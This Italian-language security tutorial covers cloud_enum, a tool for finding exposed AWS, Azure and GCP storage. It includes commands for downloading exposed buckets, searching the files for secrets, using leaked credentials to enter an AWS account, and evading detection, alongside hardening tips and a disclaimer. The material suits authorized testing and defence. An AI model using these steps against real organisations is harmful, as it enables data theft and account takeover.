Cloud_enum: Enumerazione Asset Cloud per Recon su AWS, Azure e GCP

Cloud_enum è un tool OSINT per enumerare risorse cloud pubblicamente esposte su AWS, Azure e GCP. Utile nella fase di reconnaissance per mappare bucket, storage account e asset correlati a un dominio target.
- Pubblicato il 2026-02-11
- Tempo di lettura: 5 min
Cloud_enum è uno script Python per enumerare asset cloud pubblicamente esposti su AWS, Azure e GCP durante la fase di recon esterna. Automatizza la ricerca di bucket, storage account e risorse associate a un’organizzazione sfruttando naming convention prevedibili e misconfigurazioni comuni.
Genera e testa combinazioni come company-dev, company-backup, company-prod, verificando via DNS e richieste HTTP l’esistenza delle risorse e il loro livello di esposizione. Non richiede credenziali cloud: è pura surface mapping, simile a quanto fai con Amass o Assetfinder, ma focalizzato sul cloud.
Si posiziona nella kill chain in Reconnaissance → Cloud Asset Discovery, prima di eventuale exploitation o abuse di bucket mal configurati.
1️⃣ Setup e Installazione #
Installation #
git clone https://github.com/initstring/cloud_enum.git
cd cloud_enum
pip3 install -r requirements.txt
Dependencies: requests, dnspython (installed automaticamente)
Verifica #
python3 cloud_enum.py -hOutput:
Multi-cloud OSINT tool. Enumerate public resources in AWS, Azure, and GCP.

usage: cloud_enum.py [-h] -k KEYWORD [-k KEYWORD...]
                     [-m {aws,azure,gcp,all}]
                     [-b BRUTE]

Options:
  -k, --keyword    Keyword(s) to use in search
  -m, --mode       Cloud provider (aws, azure, gcp, all)
  -b, --brute      Brute force file (default: enum_tools/fuzz.txt)
  -t, --threads    Threads (default: 5)
2️⃣ Uso Base #
AWS S3 bucket enumeration #
python3 cloud_enum.py -k targetcompanyOutput:
[+] Cloud_enum v0.6
[+] Keywords: targetcompany
[+] Mutations: 3000 (from enum_tools/fuzz.txt)
[+] Threads: 5

[*] Testing AWS S3 buckets
    [!] targetcompany-backup exists! (public)
    [>] Checking if listable...
    [+] LISTABLE! targetcompany-backup
        - financial_reports_2023.pdf
        - customer_database.sql.gz
        - credentials.txt

    [!] targetcompany-dev exists! (public)
    [>] Not listable (403)

    [!] targetcompany-prod exists!
    [>] Not accessible (private)

[*] Testing AWS Apps
    [!] targetcompany-api.execute-api.us-east-1.amazonaws.com (200)

[*] Summary:
    3 S3 buckets found
    2 publicly accessible
    1 listable (DATA EXPOSURE)
    1 API Gateway found
🎓 Critical finding: targetcompany-backup è listable con sensitive data (financial reports, database dumps, credentials).
Timeline: 2-5 minuti per keyword
Multi-cloud enumeration #
python3 cloud_enum.py -k acme-corp -m allTests:
- AWS: S3, CloudFront, API Gateway, RDS
- Azure: Blob storage, Web apps, Databases
- GCP: Storage buckets, App Engine
3️⃣ Tecniche Operative #
Scenario 1: AWS S3 data exfiltration #
python3 cloud_enum.py -k victimcorpFinding:
[+] victimcorp-logs (listable)
    - access_logs_2024-02-01.txt (128MB)
    - error_logs_2024-02-01.txt (45MB)
Exfiltration:
aws s3 ls s3://victimcorp-logs --no-sign-request

# Download
aws s3 sync s3://victimcorp-logs ./exfil --no-sign-request

# Analysis
grep -i "password\|token\|secret\|key" exfil/*.txt
Timeline: 5 minuti da discovery a data download
Per approfondire AWS security e S3 exploitation, consulta AWS penetration testing e cloud security best practices.
Scenario 2: Azure blob storage exposure #
python3 cloud_enum.py -k contoso -m azureOutput:
[*] Testing Azure Blob Storage
    [!] contoso-backups.blob.core.windows.net (200)
    [+] LISTABLE! Containers:
        - database-dumps
        - vm-snapshots
        - config-files

[!] contoso-dev.azurewebsites.net (200)
Access blob:
# Azure CLI
az storage blob list --account-name contosobackups --container-name database-dumps --output table

# Or direct URL
https://contoso-backups.blob.core.windows.net/database-dumps/?restype=container&comp=list
Scenario 3: GCP bucket discovery #
python3 cloud_enum.py -k startup-name -m gcpFinding:
[!] startup-name-internal.storage.googleapis.com (public-read)
    - admin-credentials.json
    - api-keys.env
    - source-code.tar.gz
Download:
gsutil ls gs://startup-name-internal
gsutil cp -r gs://startup-name-internal ./data
4️⃣ Tecniche Avanzate #
Custom wordlist per industry-specific #
# Create industry wordlist
cat > cloud_keywords.txt << EOF
targetcorp
targetcorp-aws
targetcorp-prod
targetcorp-staging
targetcorp-eu
targetcorp-us
targetcorp-api
targetcorp-cdn
targetcorp-data
EOF

python3 cloud_enum.py -k targetcorp -b cloud_keywords.txt
Continuous monitoring automation #
import subprocess
import time
from datetime import datetime

keywords = ['company1', 'company2', 'company3']

while True:
    for keyword in keywords:
        timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
        output_file = f"results/{keyword}_{timestamp}.txt"

        cmd = f"python3 cloud_enum.py -k {keyword} > {output_file}"
        subprocess.run(cmd, shell=True)

        # Check for new exposures
        with open(output_file) as f:
            if 'LISTABLE!' in f.read():
                send_alert(f"New exposure found for {keyword}!")

    time.sleep(86400)  # Daily check
5️⃣ Scenari Pratici #
Scenario A: Bug bounty reconnaissance #
Contesto: Target company “BigCorp”.
python3 cloud_enum.py -k bigcorp -k bigcorp-inc -k bigcorpltd -m allFindings:
S3 buckets:
- bigcorp-mobile-assets (listable) → Mobile app APKs
- bigcorp-analytics (listable) → User data exports

Azure:
- bigcorp-api.azurewebsites.net → Exposed Swagger docs

GCP:
- bigcorp-ml-models.storage.googleapis.com → Proprietary ML models
Exploitation: Download APKs for mobile app reverse engineering, ML models for competitive intelligence.
COSA FARE SE FALLISCE:
- No results: Try variations (bigcorp-prod, bigcorp-production, bigcorp-prod-us-east-1)
- Too many false positives: Use more specific keywords
- Rate limited: Reduce threads (-t 1), add delays
Timeline: 15 minuti multi-cloud scan
Scenario B: M&A due diligence #
Acquisition target: Small startup, need asset inventory.
python3 cloud_enum.py -k startup-name -k startup-appDiscovered infrastructure:
AWS:
- 12 S3 buckets (3 public)
- 2 CloudFront distributions
- 4 RDS instances (hostnames leaked)

Azure:
- 5 web apps
- 2 storage accounts

GCP:
- 8 storage buckets
Business value: Complete cloud footprint in 10 minuti vs weeks of manual documentation.
6️⃣ Toolchain Integration #
Cloud_enum → AWS CLI → Exploitation #
# Discovery
python3 cloud_enum.py -k target > results.txt

# Extract S3 buckets
grep "bucket" results.txt | awk '{print $2}' > buckets.txt

# Automated access testing
cat buckets.txt | while read bucket; do
    aws s3 ls s3://$bucket --no-sign-request && echo "[+] $bucket accessible"
done
Cloud_enum vs Alternatives #
| Tool | Clouds | Speed | Features |
|---|---|---|---|
| Cloud_enum | AWS, Azure, GCP | Fast | Multi-cloud, automated |
| S3Scanner | AWS only | Medium | S3-focused, detailed |
| AzureHound | Azure only | Slow | Comprehensive, graph-based |
| GCPBucketBrute | GCP only | Fast | GCP-specific |
Usa cloud_enum per: Multi-cloud environments, quick reconnaissance, broad scanning.
7️⃣ Attack Chain #
Cloud Enum → Credential Access → Lateral Movement #
FASE 1: Discovery
python3 cloud_enum.py -k megacorpFinding: megacorp-config.s3.amazonaws.com (listable)
Timeline: 3 minuti
FASE 2: Data extraction
aws s3 ls s3://megacorp-config --no-sign-request
# .env
# database.yml
# aws_credentials.txt

aws s3 cp s3://megacorp-config/.env . --no-sign-request
Content:
AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
DB_HOST=megacorp-prod.c9akciq32.us-east-1.rds.amazonaws.com
DB_PASSWORD=SuperSecurePass123!
Timeline: 2 minuti
FASE 3: AWS access
export AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/...

aws sts get-caller-identity
# Account: 123456789012
# User: developer

aws s3 ls
# List ALL S3 buckets in account

aws ec2 describe-instances
# Enumerate EC2 instances
Timeline: 5 minuti
TOTALE: 10 minuti da cloud_enum a full AWS account access.
Se vuoi approfondire cloud exploitation post-access, leggi AWS privilege escalation paths e persistence techniques.
8️⃣ Detection & Evasion #
Cosa monitora Blue Team #
AWS CloudTrail:
- GetBucketAcl calls
- ListBucket attempts
- Anonymous access patterns
Rate limiting:
- Multiple 403/404 from single IP
- DNS query patterns (thousands S3 DNS lookups)
Evasion #
# Slower scan
python3 cloud_enum.py -k target -t 1

# Use proxy
# [cloud_enum doesn't have built-in proxy]
# Route through proxychains

# Distributed scanning
# Split keywords across multiple IPs/VPNs
9️⃣ Performance #
Benchmark:
| Keywords | Mutations | Time | Threads |
|---|---|---|---|
| 1 | 3000 | 2-3 min | 5 |
| 1 | 3000 | 5-8 min | 1 |
| 5 | 3000 | 10-15 min | 5 |
| 10 | 10000 | 30-45 min | 10 |
10️⃣ Tabelle Tecniche #
AWS Services Enumerated #
| Service | Enumeration Method | Public Access Check |
|---|---|---|
| S3 Buckets | DNS + HTTP | ListBucket API |
| CloudFront | DNS resolution | HTTP 200 |
| API Gateway | DNS + HTTPS | Endpoint response |
| RDS | DNS (leaked) | Connection attempt |
Command Reference #
| Command | Function |
|---|---|
-k keyword | Single keyword |
-k key1 -k key2 | Multiple keywords |
-m aws | AWS only |
-m all | All clouds |
-b wordlist.txt | Custom mutations |
-t 10 | 10 threads |
11️⃣ Troubleshooting #
No results for known company #
Causa: Keyword not matching naming convention.
Fix:
# Try variations
python3 cloud_enum.py -k company -k company-inc -k companyinc -k company-corp
Rate limiting errors #
Error: Too many requests
Fix:
# Reduce threads
python3 cloud_enum.py -k target -t 1

# Add delays (modify source code)
12️⃣ FAQ #
Q: Cloud_enum fa active scanning?
A: Passive DNS + HTTP GET requests. No port scanning. Low footprint ma detectabile via CloudTrail/access logs.
Q: Funziona senza cloud credentials?
A: Sì. Enumera public resources, no credentials needed.
Q: Quanto è detection rate?
A: Medium. DNS queries sono visible, HTTP requests loggati in CloudTrail/access logs.
Q: Può trovare private resources?
A: No. Solo public o mis-configured public-accessible resources.
Q: Differenza vs S3Scanner?
A: Cloud_enum = multi-cloud. S3Scanner = AWS S3 only, ma più S3-specific features.
13️⃣ Cheat Sheet #
| Scenario | Command |
|---|---|
| AWS quick scan | python3 cloud_enum.py -k company -m aws |
| All clouds | python3 cloud_enum.py -k company -m all |
| Multiple keywords | python3 cloud_enum.py -k corp -k corp-inc |
| Custom wordlist | python3 cloud_enum.py -k target -b custom.txt |
| Slow/stealth | python3 cloud_enum.py -k target -t 1 |
Perché è rilevante oggi (2026) #
Cloud adoption al 95% in enterprise (Gartner 2026). Misconfiguration è #1 cloud breach vector. Modern cloud environments hanno centinaia S3 buckets, molti creati da CI/CD automation senza security review. Cloud_enum automation trova queste in minuti. Defender tools (AWS Trusted Advisor, Azure Security Center) scan only known resources; cloud_enum trova forgotten/shadow IT resources.
Differenza rispetto ad alternative #
S3Scanner: AWS-only, più profondità S3-specific features. Cloud_enum: Multi-cloud, broad coverage, faster general recon. Quando usare cloud_enum: Initial reconnaissance, multi-cloud, quick wins.
Hardening / Mitigazione #
- S3 Block Public Access: Enable at account level
- Azure Storage: Disable public blob access
- GCP: Remove
allUsersfrom IAM policies - Monitoring: CloudTrail alerts on GetBucketAcl, ListBucket from unknown IPs
- Naming conventions: Avoid predictable patterns (company-prod → random UUIDs)
OPSEC e Detection #
Rumorosità: Medium. DNS queries visible, HTTP requests loggati.
CloudTrail events (AWS):
- GetBucketLocation
- ListBucket
- GetBucketAcl
Riduzione: Use slower scanning (-t 1), rotate IPs, avoid peak hours.
Disclaimer #
Cloud_enum è tool per security assessment authorized. Accessing cloud resources senza autorizzazione è illegale (CFAA, cloud provider ToS violations).
Repository: https://github.com/initstring/cloud_enum
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.